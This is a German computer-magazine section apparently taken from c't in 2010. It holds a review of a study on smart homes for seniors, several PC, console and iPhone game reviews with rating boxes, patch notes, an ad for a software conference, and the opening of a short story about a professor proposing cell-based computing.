Senioren wohnen sehr oft allein. Sie sind darauf angewiesen, bei Problemen Hilfe herbeirufen zu können. Die vernetzte und automatisierte Wohnung kann ihnen dabei Sicherheit, Alltagserleichterung und Komfort gewährleisten. Ein Internetanschluss vermag darüber hinaus, Nachbarschaftshilfe, Kommunikation, Betreuung und vorbeugende Maßnahmen zu vermitteln. Er sorgt auch für Unterhaltung und Bildung.

So weit die Theorie. Das Fraunhofer Informationsverbundzentrum Raum und Bau (IRB) hat in diesem Zusammenhang drei Jahre lang Wünsche und Bedürfnisse von Senioren analysiert und neun Einrichtungen in Deutschland, Österreich und der Schweiz untersucht, die diesen Ansatz bereits in die Praxis überführt haben. Es hat bei Wohnungsbaugesellschaften, Technikern, Leitern von Nachbarschaftsheimen und ambulanten Diensten nachgefragt und selbstverständlich Bewohner der Modellprojekte interviewt.

So entstanden ein Überblick über die untersuchten „smarten" Wohnformen für Ältere sowie sieben Leitlinien und fünf Handlungsempfehlungen. Alle zeichnen erste Schritte auf dem Weg zu einem durch Technik unterstützten Wohnen im Alter vor. Als dringend notwendig erachten es die Wissenschaftler, Aufklärung über die Unterstützungspotenziale zu geben und Lern- und Trainingsprogramme zum Umgang mit dieser Technik zu entwickeln.

Angesichts des Möglichen wirken die vorgefundenen Vernetzungsstrategien bisweilen hausbacken und präsentieren sich nicht auf der Höhe der Zeit. Dennoch gilt: Wer sich Gedanken über Hausautomatisierung von Seniorenwohnungen machen muss oder sich selber vorausschauend mit den Segnungen unterstützender Technik vertraut machen möchte, findet hier wertvolle Ansätze aus der Praxis. Die Auswertung der Wünsche der befragten Senioren setzt auch den Startpunkt für ein individuelles Brainstorming. (fm)

Streit um den Stern

Für das Imperium der Menschen ist die beste Zeit vorbei. An allen Ecken des Reiches kriselt es; dem Druck der verschiedenen Feinde ist immer schwerer standzuhalten. Plötzlich zieht ein gleißender Stern über den Himmel; irgendwo fällt der Himmelskörper zu Boden – wie es in einer alten Weissagung angekündigt wurde. Wenn es den Menschen gelingt, den Stern zu finden, soll für sie eine neue Blütezeit anbrechen.

Preise für Originalität wird die Geschichte von **Disciples III** kaum erringen. Sie will ja auch nur als Motivation dafür dienen, dass der Spieler seine Figuren in die Schlacht führt. Es geht um das Überleben der Menschheit, und das sollte reichen.

Ungewöhnlich sind die Gegner, die es zu bekämpfen gilt: Neben allerlei Diebesgesindel, Untoten, Zwergen und den obligatorischen Orks wollen diesmal ausgerechnet die Elfen den Menschen an den Kragen. Die Spitzohren kennen nämlich ebenfalls die Prophezeiung und wollen ihrerseits das Zeitalter der Menschen endlich beendet sehen. Der Spieler muss seine Leute also dazu bringen, alle Hindernisse zu überwinden, und dafür sorgen, dass sie als erste den gefallenen Stern erreichen.

Er kann seine Truppe für dieses Unternehmen selbst zusammenstellen. Zunächst sind es nur Lehrlinge, Knappen oder Akolythen, die ihm folgen. Mit wachsender Erfahrung können sie sich zu Magiern, Rittern oder Priestern entwickeln. Jede Gruppe verfügt über besondere Fähigkeiten. Die einen heilen angeschlagene Kämpfer, die anderen greifen mit Blitzen gleich mehrere Feinde an.

Es hängt vom Anführer ab, wie viele Recken er mit in die Schlacht nehmen darf. Die Kämpfe selbst sind vor allem eine strategische Herausforderung. Nur wer seine Fähigkeiten gezielt einsetzt, kann die meist starken Gegner überhaupt besiegen.

Neben Erfahrungspunkten bringen solche Kämpfe auch magische Ausrüstungsgegenstände ein, die dem Finder bei der nächsten Auseinandersetzung Vorteile verschaffen. Wer es satt hat, die Anliegen der Menschen zu vertreten, darf stattdessen die Kämpfer der Elfen oder Dämonen übernehmen. (Nico Nowarra/psz)

Disciples 3

Vertrieb	Kalypso Media, www.kalypso-media.com/de/index.shtml
Betriebssystem	Windows 7, Vista, XP
Hardware-anforderungen	2,6-GHz-Mehrkern-PC, 1 GByte RAM, 256-MByte-Grafik
Kopierschutz	ohne Online-Aktivierung
Mehrspieler	Hotseat (3)
Idee ⊕ Spaß ○	Umsetzung ○ Dauermotivation ⊕
Deutsch • USK 12 • 45 €	

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht


Rotes Hafenlicht

Der Schöne Otto, einst eine geachtete Kiezgröße, ist ermordet worden. Jetzt streiten sich drei potenzielle Erben um die Nachfolge. Triumphieren wird dabei derjenige, der sich im Rotlichtmilieu wirtschaftlich am besten behauptet – also seinen eigenen Strip-Schuppen zur Kiez-Attraktion ausbaut und die Konkurrenz aussticht.

Die Erben von St. Pauli bietet zwar kein brandneues, überraschendes Spielprinzip, erfreut den geneigten Wirtschaftssimulanten jedoch mit frechen Details und einer guten Portion Augenzwinkern. Die sattsam bekannten Rotlicht-Klischees wirken hier nicht peinlich, sondern reizen zum Schmunzeln.

Nicht nur Geldzählen und Lohnfeilscherei sind angesagt, sondern man darf auch vor handfesten Auseinandersetzungen nicht zurückschrecken. Der Mann von Welt hat fürs Grobe natürlich seine Leute – gegen klingende Münze übernehmen fachkundige Rocker die Überzeugungsarbeit bei der Konkurrenz. Weiße Mäuse in der Tänzerinnengarderobe oder die praktische Ermittlung des Heizwerts von Lokalinventar wirken bisweilen Wunder.

Die angeheuerten Jungs schützen auch den Laden des Auftraggebers vor Schäden, solange dieser ihre Forderungen brav und in bar begleicht. Allerdings braucht man das chronisch knappe Geld eigentlich dringend, um den eigenen Laden auf Vordermann zu bringen. Denn die in Hamburg eintreffenden Seeleute wollen ihre Heuer nicht in irgendeiner heruntergekommenen Strip-Pinte ausgeben. Also heißt es einerseits investieren, andererseits das Geld irgendwie zusammenhalten. Und bei alledem darf man nicht vergessen, dass auch die engagierten Mädels sich nicht gratis um die Tanzstange winden, sondern jeden Abend ihr Honorar sehen wollen.



Obgleich das Spiel grafisch nicht allzu viel hermacht, hat es Schwung und Biss. Wer erotisches Kribbeln erwartet, ist hier allerdings falsch. Für ein paar Stunden nicht gar so nüchterner Finanzjonglererei eignet sich das preisgünstige Management-Nümmerchen allemal. Als kleines Bonbon bringt die Spiel-DVD noch einen Reiseführer für St.-Pauli-Touristen mit.

(Nico Nowarra/psz)

Die Erben von St. Pauli

Vertrieb	Better Cards, www.st-pauli-erben.de
Betriebssystem	Windows 7, Vista, XP
Hardware-anforderungen	1,8-GHz-PC oder Mehrkern-System, 1 GByte RAM, 64-MByte-Grafik
Kopierschutz	keine Online-Aktivierung
Idee ⊕ Spaß ○	Umsetzung ○ Dauermotivation ⊖
Deutsch • keine USK-Einstufung; redaktionelle Empfehlung: ab 16 • 10 € (nur über Webseite)	

Göttlicher Wettstreit

Im alten Griechenland war der Gipfel des Olymp alles andere als ein friedlicher Ort. Immerhin wohnten und zankten sich dort die Götter. Welche Ausmaße deren Streitigkeiten annahmen, ist aus Ilias und Odyssee sowie zahlreichen einschlägigen Sagen hinlänglich bekannt. In **Numen – Contest of Heroes** erfahren Spieler am eigenen virtuellen Leibe, was es bedeuten kann, zum Spielball der unsterblichen Streithähne zu werden.

Die Spielfigur, über deren Namen und Geschlecht man selbst entscheiden darf, durchlebt auf einer abgeschiedenen Insel die letzten Tage ihrer Kindheit – gewissermaßen als Tutorial. Dabei lernt der Spieler, wahlweise mit dem Dolch, dem Bogen oder mit Zauberkräften umzugehen. Je nachdem, ob die Figur männlich oder weiblich ist, möchte sie gern Dorfheld(in) werden und liefert sich mit Bruder oder Schwester einen heftigen Konkurrenzkampf um diesen Titel. Das Geschwisterkind stirbt dabei, aber man bekommt eine Chance, es ins Leben zurückzuholen: Drei Götter bieten die Rettung an, wenn man sich einem von ihnen anschließt und in dessen Auftrag kämpft. Welche drei zur Auswahl stehen, hängt davon ab, welche Kampfweise der Spieler erlernt hat – ob er also eher dem Dolch, dem Bogen oder dem Feuerball zuneigt. Insgesamt fällt die Entscheidung also für eine von neun Gottheiten.

Im weiteren Spielverlauf gilt es, immer wieder die Gunst des gewählten Gottes zu erringen, um sich besondere Fähigkeiten zu verdienen. Erfolge im Kampf stimmen ihn günstig – hilfreich sind auch Opfergaben in Form von Tieren, die man bei Händlern teuer kaufen kann.

Wie es sich für ein klassisches Action-Rollenspiel gehört, gibt es ganze Scharen von Gegnern zu erledigen. An Abwechslung mangelt es nicht, denn die Entwickler haben aus dem reichen Schatz der griechischen Mythologie geschöpft. Vor allem zu Beginn des Spiels sind Kämpfe allerdings riskant. Es dauert eine Weile, bis man die richtige Ausrüstung beisammen hat, um Gegnern standhalten zu können.

Statt allein mit der Maus zu agieren, lenkt man die Spielfigur bei Numen mit der Tastatur. Das ist besonders an engen Stellen schwierig. In puncto Grafik ist das Spiel nicht ganz auf der Höhe der Zeit; die Figuren wirken ziemlich kantig. Dennoch machen das Sammeln magischer Waffen und das Verdreschen monströser Sagengestalten mächtig Spaß.

(Nico Nowarra/psz)

Numen – Contest of Heroes

Vertrieb	Akella, en.akella.com
Betriebssystem	Windows 7, Vista, XP
Hardware-anforderungen	2,4-GHz-PC oder Mehrkern-System, 2 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Aktivierung über Steam
Idee ⊕ Spaß ⊕	Umsetzung ○ Dauermotivation ○

1 Spieler • Deutsch • ohne USK-Wertung; redaktionelle Wertung: ab 16 • 20 € (nur über Webseite)

Spiele-Notizen

Freunde des Action-Titels **Mass Effect 2**, die sich die Wartezeit auf den Nachfolger verkürzen möchten, können zum Add-on „Overlord" greifen. Dieses stellt den Spieler vor die Aufgabe, eine künstliche Intelligenz aufzuhalten, die sämtliche Kommunikationssysteme übernehmen möchte. Das Zusatzpaket ist für rund sechs Euro als Download erhältlich. Außerdem gibt es einen Patch für das Spiel, der eine Reihe von Bugs beseitigt – darunter einen, der unter der 64-Bit-Version von Windows 7 für Abstürze sorgte.

Obgleich JoWood längst keine Verbesserungen mehr an **Gothic 3** vornimmt, ist die Spieler-Community noch sehr aktiv und springt in die Bresche: Nachdem das Rollenspiel bereits seit über drei Jahren verkauft wird, legt die Spielergemeinde einen finalen Patch mit der Versionsnummer 1.74 vor. Besonders in puncto Grafik bringt der Softwareflicken eine Reihe von Verbesserungen. Einige Radeon-Grafikkarten der 4000er- und 5000er-Reihe stellten im Spiel keine Schatten dar. Der Patch löst dieses Problem. Außerdem verbessert er Wasser- und Bloomeffekte.

Abenteurer, die bei **Greed – Black Border** noch immer in den Tiefen des Alls unterwegs sind, dürfen sich über den Patch 1.2 freuen. Nach dessen Installation gibt es endlich einen funktionierenden „Continue"-Schalter im Startmenü, mit dem man beim letzten gespeicherten Spielstand fortfahren kann. Bei der gepatchten Spielversion ducken sich Kämpfer schneller als bisher aus Gefahrenzonen heraus; außerdem gibt es die Option, Fähigkeiten direkt durch eine selbstgewählte Taste auszulösen.

Eine regelrechte Runderneuerung bringt der aktuelle Patch für **Black Sails – Das Geisterschiff** mit sich. Das Adventure lässt sich nun auch auf PCs mit älteren AMD-Prozessoren nutzen. Bislang gab es Probleme, wenn ein Rechner keine SSE2-Befehle ausführen konnte. Auch der Kopierschutz macht bei der gepatchten Version keine Schwierigkeiten mehr und erkennt Original-Datenträger zuverlässig als solche an. Zudem haben die Entwickler inhaltliche Schwierigkeiten beseitigt, etwa das unplanmäßige Verschwinden von Lex oder die fehlerhaften Animationen des Doktors. Wer in den Genuss der Verbesserungen kommen will, muss allerdings eine neue Spielsession starten. Alte Spielstände lassen sich zwar nutzen – nur heißt es dabei dann, wieder mit den eigentlich weggepatchten Bugs zu leben.

www.ct.de/1015185

Sternstunden

Erst fühlt sich alles so vertraut an. Der monströse Ober-Bösewicht Bowser entführt Prinzessin Peach und fliegt mit ihr in eine weit entfernte Galaxie. Mario, der italienische Klempner, muss nun zu den Sternen greifen und die holde Maid retten. Und auch diesmal gelingt es ihm am Ende einer rund 15-stündigen Odyssee über die vielen abwechslungsreichen Planeten – so viel sei verraten.

Nintendo schafft es, aus den immer gleichen Zutaten bei **Super Mario Galaxy 2** ein dreidimensionales Jump & Run zu zaubern, das an Abwechslungsreichtum selbst den hervorragenden Vorgänger übertrifft. Mario springt über tödliche Lavaströme, taucht tief bis auf den Meeresgrund, schlittert Gletscher hinab, flüchtet im Spukschloss vor bösen Geistern, kämpft sich durch endlose Wüsten und hüpft über allerlei Plattformen – untermalt von orchestraler Musik, die sich dem Spielgeschehen anpasst.

Auf manchen Planeten hilft nun der kleine Drache Yoshi, der mit Vorliebe Gegner verschlingt und auf dessen Rücken Mario pfeilschnell durch die Level saust. Ab und zu wechselt die Kamera in die seitliche 2D-Perspektive, was für Retro-Stimmung sorgt.

Im kooperativen Modus sammelt ein weiterer Spieler Kristalle und Münzen auf und weist Monster in die Schranken. Hat Mario an einer Stelle zu oft ins Gras gebissen, übernimmt die Fee Rosalina auf Wunsch die Kontrolle über Mario und zeigt ihm den besten Weg bis zum nächsten Stern. Manchmal ist dies auch dringend nötig, denn im Vergleich zum Vorgänger ist der Schwierigkeitsgrad angestiegen.

Super Mario Galaxy 2 ist ein Spiel für die ganze Familie, das die klassischen Elemente des Jump&Run-Genres mit erfrischenden Ideen kombiniert und auch Kenner des Vorgängers durch das kreative Level-Design immer wieder beeindruckt. (mfi)


Super Mario Galaxy 2	
Vertrieb	Nintendo
System	Wii
Mehrspieler	am selben Gerät (2)
Idee ⊕	Umsetzung ⊕⊖
Spaß ⊕⊕	Dauermotivation ⊕
Deutsch • USK 6 • ca. 50 €	
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht	

Fingergroove

Welch interessante Spielkonzepte die Multitouch-Oberflächen des iPod touch, iPhone und iPad ermöglichen, zeigt das wunderschön entworfene Musikspiel **muBlip** des kanadischen Entwicklerstudios Para9. Der Mobile-Finalist des diesjährigen Independent Game Festivals vereint coole Elektro-Grooves mit einem kunstvollen Design, bei dem der Spieler im richtigen Rhythmus mit den Fingern auf geometrische Formen klopfen muss.

Die 13 an Daft Punk und Kraftwerk erinnernden Songs geben einen Takt lang eine neue Figur vor, die der Spieler anschließend zwei bis drei Takte lang möglichst exakt wiederholen muss. Dabei gilt es nicht nur Kreise, Dreiecke und Quadrate abzuklopfen, sondern auch Formen im richtigen Tempo und mit mehreren Fingern gleichzeitig über den Bildschirm zu ziehen, was auf dem großen Bildschirm des iPad besonders viel Spaß macht. Die Songs fordern Erinnerungsvermögen, Taktgefühl und Geschick gleichermaßen heraus.

Para9 hat den Schwierigkeitsgrad gut abgestimmt und überrascht mit immer neuen Kombinationen. Man braucht schon mehrere Anläufe, um jeden Abschnitt genau zu treffen, und kann sich danach an einem Hardcore-Modus versuchen. Para9 empfiehlt zum Spiel einen Kopfhörer, um den vollen Sound zu genießen. Bluetooth-Modelle sind aufgrund ihrer hohen Latenz allerdings ungeeignet. (hag)



muBlip	
Vertrieb	Para9, App Store
Systeme	iPhone, iPod touch, iPad
Idee ⊕	Umsetzung ⊕⊕
Spaß ⊕	Dauermotivation ○
1 Spieler • Englisch • ab 4 Jahre • 3 €	

Ertappt im Dschungel

Hideo Kojima hat ein Talent dafür, Konsolen-Hardware mit seinen Spielen zu überfordern, man denke nur an die überlangen Ladepausen im vierten Teil von **Metal Gear Solid** zurück. Auch die neue Folge **Peace Walker** schießt auf der PSP über das Ziel hinaus. Gewiss ist es ein ambitioniertes Ansinnen, ein umfangreiches exklusives Abenteuer für Sonys stark vernachlässigte Handheld-Konsole zu veröffentlichen. Doch mit seinem Anspruch, ein ähnlich umfangreiches Schleicherlebnis wie auf den stationären Konsolen zu liefern, scheitert Peace Walker letztlich an den Unzulänglichkeiten der Hardware.

Die fiktive Handlung knüpft an MGS 3 an und geht zurück in das Jahr 1974, in dem Naked Snake mit seiner Söldnertruppe den Frieden (verkörpert durch ein junges Mädchen namens Paz) in Costa Rica retten soll, das von CIA-Truppen überfallen wird. Anders als in den Acid-Ablegern muss der Spieler mit Snake nicht rundenbasiert, sondern in Echtzeit im Dschungel an Wachen vorbeischleichen und sich übermächtigen Panzern und Mech-Robotern stellen. Snakes größter Feind ist aber die Kamera, die sich mit den PSP-Knöpfen nur träge ausrichten lässt. So fällt es schwer, die Patrouillen im Auge zu behalten und ihnen rechtzeitig auszuweichen. Wird man entdeckt, hat man wegen der Zielschwierigkeiten kaum eine Chance, den Gegnern zu entkommen, und muss aufgrund der mageren Zahl an Speicherpunkten gleich mehrere Abschnitte wiederholen.

Durch die Steuerprobleme wächst der eh schon hohe Schwierigkeitsgrad selbst Serienveteranen über den Kopf. Wer keinen zweiten Spieler zum WiFi-Coop zur Hand hat, wird sich alleine schon an frühen Missionen die Zähne ausbeißen und die rund zwanzigstündige Solo-Kampagne nicht bis zum Ende durchstehen. Die Schleichmissionen werden von einem Aufbauspiel eingerahmt, bei dem Naked Snake seine Söldnertruppe mit Gefangenen ausbauen und neue Waffen erforschen muss. Nicht zufällig erinnert das Konzept mit seinen zig Zusatzmissionen an den japanischen Kassenschlager Monster Hunter. Auf einer stationären Konsole hätte Peace Walker das Zeug zum Hit gehabt, auf der PSP trübt der Frust die technische Brillanz. (hag)

Metal Gear Solid: Peace Walker	
Vertrieb	Konami
System	PSP
Mehrspieler	WiFi lokal (6)
Idee ○	Umsetzung ⊕
Spaß ○	Dauermotivation ⊖
Deutsche Untertitel • USK 16 • 30 €	

Cordula Dernbach

Klassiker für unterwegs

Memory, Puzzle und Brettspiele als Apps

Gelungene Apps bringen Spieleklassiker so auf das iPhone, dass der Charakter des Originals erhalten bleibt. Zusätzlichen Reiz erhalten die Mobilversionen durch geschickte Nutzung der Hardware – bis hin zur GPS-Ortung für eine Schnitzeljagd nach dem Vorbild von „Scotland Yard".

Wer nach Kinderspielen fürs iPhone sucht, verliert sich leicht im rasant wachsenden Angebot im iTunes Store. In den Rubriken „Apps für Kinder", „Neu und beachtenswert" oder „Games" ist einiges zu finden, das Kindern Spaß macht – immer häufiger auch Umsetzungen erfolgreicher Brettspiele. Die hier genannten Titel laufen auf iPhone, iPod touch und iPad – lediglich das Mr.-X-Spiel ist wegen der GPS-Verwendung auf iPhone (3G/3GS) oder iPad (WiFi und 3G) ab iOS 3.1 beschränkt.

Memory Classic von Ravensburger Digital bietet zwei Modi und drei Schwierigkeitsstufen für Einzelspieler; in der leichtesten Variante eignet es sich für Kinder ab etwa vier Jahren. Aus einer Anzahl von Karten gilt es die beiden herauszufischen, die auf der Vorderseite dasselbe Bild zeigen. Dazu darf man aber stets nur zwei der verdeckten Karten gleichzeitig anschauen. Alle Bilder sind klar gestaltet und lassen sich leicht auswählen. Um einen Gegner herauszufordern wählt man den Duell-Modus, in dem die Spieler abwechselnd nach Paaren suchen. Das Spiel kostet im App Store 1,59 Euro.

Prinzessin Lillifee eroberte in Spielen von Tivola bereits den PC und den Nintendo DS. Das **Puzzle Prinzessin Lillifee** bietet anfangs 10 Motive; weitere 15 Bilder lassen sich freispielen. Im Mini-Modus setzen Kinder ab vier Motive aus 12 oder 20 fast quadratischen Teilen zusammen. Im Maxi-Modus wird es mit 63, 88 oder sogar 130 Teilen bedeutend schwieriger. Das ist nur etwas für geübte Puzzler mit geschickten Fingern, denn bei so vielen Teilen verliert man schnell den Überblick. Die rosarote Lillifee-App kostet 1,59 Euro, Tivola bietet aber auch Puzzle mit anderen Motiven an.

Aus quadratischen Kärtchen mit Wiesen, Straßen und Städten entsteht bei **Carcassonne** aus dem Hans im Glück Verlag ein ausgedehntes Spielfeld, das in jeder Partie anders aussieht. Die Spieloberfläche unterscheidet sich kaum vom Brettspiel. Per Fingertipp lassen sich die Kärtchen drehen. Nach dem Anlegen stellt man eine Figur darauf, die Gebietsansprüche markiert.

Carcassonne eignet sich für Kinder ab etwa acht Jahren. Sie können ihre taktischen Fähigkeiten nicht nur gegen die KI beweisen, sondern via LAN oder Internet auch gegen menschliche Strategen antreten. Sobald die Landschaft etwas angewachsen ist, muss man den Spielplan hin- und herschieben, um den gewünschten Ausschnitt auf den Bildschirm zu holen, was während einer ausgedehnten Partie manchmal nervt. Das Spiel belegt 58 MByte und kostet 3,99 Euro.

Einfach Genial von United Soft Media spielt man als Einzelspieler in einer von drei Schwierigkeitsstufen mit oder ohne Zeitlimit gegen die KI oder tritt im Hot-Seat-Modus gegen einen realen Gegner an. Das kniffelige Strategiespiel eignet sich für Kinder ab etwa zehn Jahren. Ziel ist es, Steine mit farbigen Symbolen so anzulegen, dass sich Reihen gleicher Elemente ergeben. Mit jeder Farbe sammelt der Spieler Punkte, wobei die Farbe mit den wenigsten Punkten über Sieg oder Niederlage entscheidet. Eine Solitärvariante ist ebenfalls vorhanden. Das sechseckige Spielfeld bleibt bis zum Schluss sehr übersichtlich. Spielsteine lassen sich durch Wischen in jede Richtung drehen. Eine Vorschau zeigt, wie viele Punkte ein geplanter Zug bringen würde. Die gelungene Umsetzung eignet sich für Geräte ab der zweiten Generation und kostet 1,59 Euro.

Nach dem Vorbild des Brettspiels „Scotland Yard" von Ravensburger entstand **Jagd nach Mister X** in einem Programmier-Praktikum an der Universität Bonn. Die finale Version wird von Gamesload/T-Online vermarktet. Das server-basierte Spiel eignet sich für Jugendliche oder Familien – jüngere Kinder begeben sich am besten in Begleitung eines Erwachsenen auf die Suche nach dem im Straßengewirr untergetauchten Mr. X. Als Spielfeld dient ein Stadtplan des realen Aufenthaltsortes. Der Initiator einer Mr.-X-Jagd lädt per SMS zu einer Partie ein. Die Position jedes Teilnehmers wird alle fünf Sekunden an einen Server gesendet. Die Standorte der Detektive erscheinen daher beinahe in Echtzeit auf dem Straßenplan, während der Aufenthaltsort von Mr. X nur alle zwei Minuten aktualisiert wird, um ihm einen Vorsprung vor den Detektiven zu gewähren.

Anders als beim Original ist die Nutzung von öffentlichen Verkehrsmitteln nicht vorgesehen, da etwa in U-Bahnen keine GPS-Ortung möglich wäre. Spieler, deren Standort längere Zeit nicht ermittelt werden kann, erhalten eine Nachricht. Nach dem Spiel kann man die Strecken aller Beteiligten für eine Manöverkritik als KLM-Datei vom Server laden. Das Spiel steht zurzeit kostenlos zur Verfügung. Es entstehen allerdings Verbindungskosten: Im Verlauf einer typischerweise 20 bis 30 Minuten dauernden Partie werden laut Hersteller Qeevee insgesamt etwa 0,1 bis 0,2 MByte an Daten übertragen. (dwi)

www.ct.de/1015187 c't

Seien Sie dabei, wenn

SOSOCON | 2010

www.sosocon.de

Eine Veranstaltung von:

Heise Zeitschriften Verlag

Deutsche Messe
Hannover · Germany

Unsere Partner 2010:

ORACLE

DATEV

Ancud IT

ACTUATE
The people behind BIRT™

B1 SYSTEMS

NETWAYS

Call for Papers!

Einsendeschluss 30.08.2010

etwas Neues beginnt!

1. European Software Solutions Conference

Hannover, 30.11. – 02.12.2010

Woodstock verpasst? Dann seien Sie jetzt dabei, wenn auf der sosocon 2010 etwas Neues entsteht!
Haben Sie Ihre Geschäftsprozesse durch Software-Lösungen beschleunigt und leistungsfähiger gemacht?
Das unabhängige Programmkomitee freut sich über Ihre Vortragseinreichung unter **www.sosocon.de**

Ihre Ansprechpartner sind: Heinrich Seeger und Eduard Heilmayr, E-Mail: cfp@sosocon.de


univention linux for your business | blackduck | SUGARCRM THE CLOUD IS OPEN | ROSSMANN Mein Drogeriemarkt | edmuse | DOAG 2010 Konferenz + Ausstellung | NAKI

OX open-xchange | it-novum | SerNet | Zarafa Outlook sharing & Webaccess | LPI e.V. | CIO Cloud | OSBF Open Source Business Foundation | CIO CIRCLE

Eine einfache Aufgabe

RAPHAEL GRASCHER

Fig. A



Für die Medien begann alles an einem Sonntagnachmittag, als die Familie Schmidt einen Spaziergang in den Donau-Auen machte. Der Sohn der Familie, der fünf Jahre alte Dominik, entdeckte dabei am Flussufer eine grau-grüne, geleeartige Substanz, die ihm, als er sie berührte, die Haut versengte. Doch war das nicht der Anfang, sondern fast schon das Ende der Geschichte, die Jahrzehnte früher ihren wirklichen Beginn hatte …

Damals hielt Professor Olaf Stevensson einen wenig beachteten Vortrag am Institut für Informatik an der Universität Wien. Die wenigen Studenten, die anwesend waren, hörten ihm fast ausschließlich nur deshalb zu, weil man ihnen erzählt hatte, dass seine Abschlussprüfungen ein Kinderspiel wären und man kaum dafür lernen musste. Der Professor, so hieß es, würde alles tun, damit man seine Vorlesung besuchte, nur damit er sie weiterhin halten konnte und nicht gefeuert wurde.

Stevensson war sich seines Rufes bewusst. Vor einigen Jahren hatte er mehrere schwere Rückschläge bei seinen Forschungsprojekten hinnehmen müssen, die ihn zu einem Außenseiter gemacht hatten. Seither konzentrierte er sich fast ausschließlich auf seine Studenten. Unter ihnen, so hoffte er, würde er noch offene Geister finden, die er von seinen Ideen überzeugen konnte.

Er hatte mit genau einem Studenten Glück: Daniel Kurtz. Kurtz saß als einziger in der ersten Reihe, schwarze Brille auf der langen Nase, dicht über seine Notizblöcke gebeugt, auf denen er eifrig mitschrieb.

„Wir haben in den letzten Jahren unglaubliche Fortschritte in der Computertechnik erzielt", erklärte Professor Stevensson und jedes seiner Wort wurde von Kurtz in blauer Tinte verewigt. „Wir haben so viele Fortschritte erzielt, dass wir gar nicht merken, dass wir in einer Richtung festgefahren sind. Wir verbessern Prozessoren und entwickeln neue Schaltungen, aber eines bleibt konstant: das Material. Computer heute und Computer von vor zehn Jahren sind immer noch aus den gleichen Materialien gebaut: Plastikkarten und Metallleitungen.

Wir haben unsere Speichermethoden verbessert, aber nicht verändert. Alle Computer, egal wie schnell, egal wie fortschrittlich, verwenden immer noch das Binär-System, alle Daten werden immer noch als eine Reihe von Nullen und Einsen gespeichert. Was wir brauchen, sind neue Vorbilder. Im Kern einer einzigen Zelle befinden sich alle Informationen, die zur Bildung eines ganzen Menschen notwendig sind. In einer einzigen, für das menschliche Auge unsichtbaren Zelle! Aber wie groß müsste der Speicher sein, damit wir einen ganzen Menschen in einem Computer speichern könnten?"

Neue Speichermöglichkeiten in DNA-Form?, schrieb Kurtz auf seinen Zettel und kreiste die Frage mehrmals ein, damit sie auch beim schnellen Durchlesen der Unterlagen sofort ins Auge springen würde.

„Bionik wird in vielen Bereichen mit großem Erfolg angewandt, es wird höchste Zeit, dass wir es auch tun", fuhr Stevensson fort, ohne eine Antwort auf seine rhetorische Frage abzuwarten. „Unser Gehirn ist im Grunde nichts anderes als ein kleiner Computer, der einen ganzen Menschen steuern kann. Und dabei rede ich noch nicht einmal von unserem Gedächtnis, das, wenn es uns auch oft im Stich zu lassen scheint, noch immer jeder künstlich geschaffenen Datenbank weit voraus ist. Wenn Sie von meiner Vorlesung nur eine Sache mitnehmen und sich merken, dann bitte ich Sie, dass es die folgende ist: Zellen sind die besseren Computer und das müssen wir ändern."

Zellen als Computer?, schrieb Kurtz, wobei er diesmal die Frage nicht besonders zu markieren brauchte. Sie hatte sich bereits unauslöschlich in sein Gehirn eingebrannt.

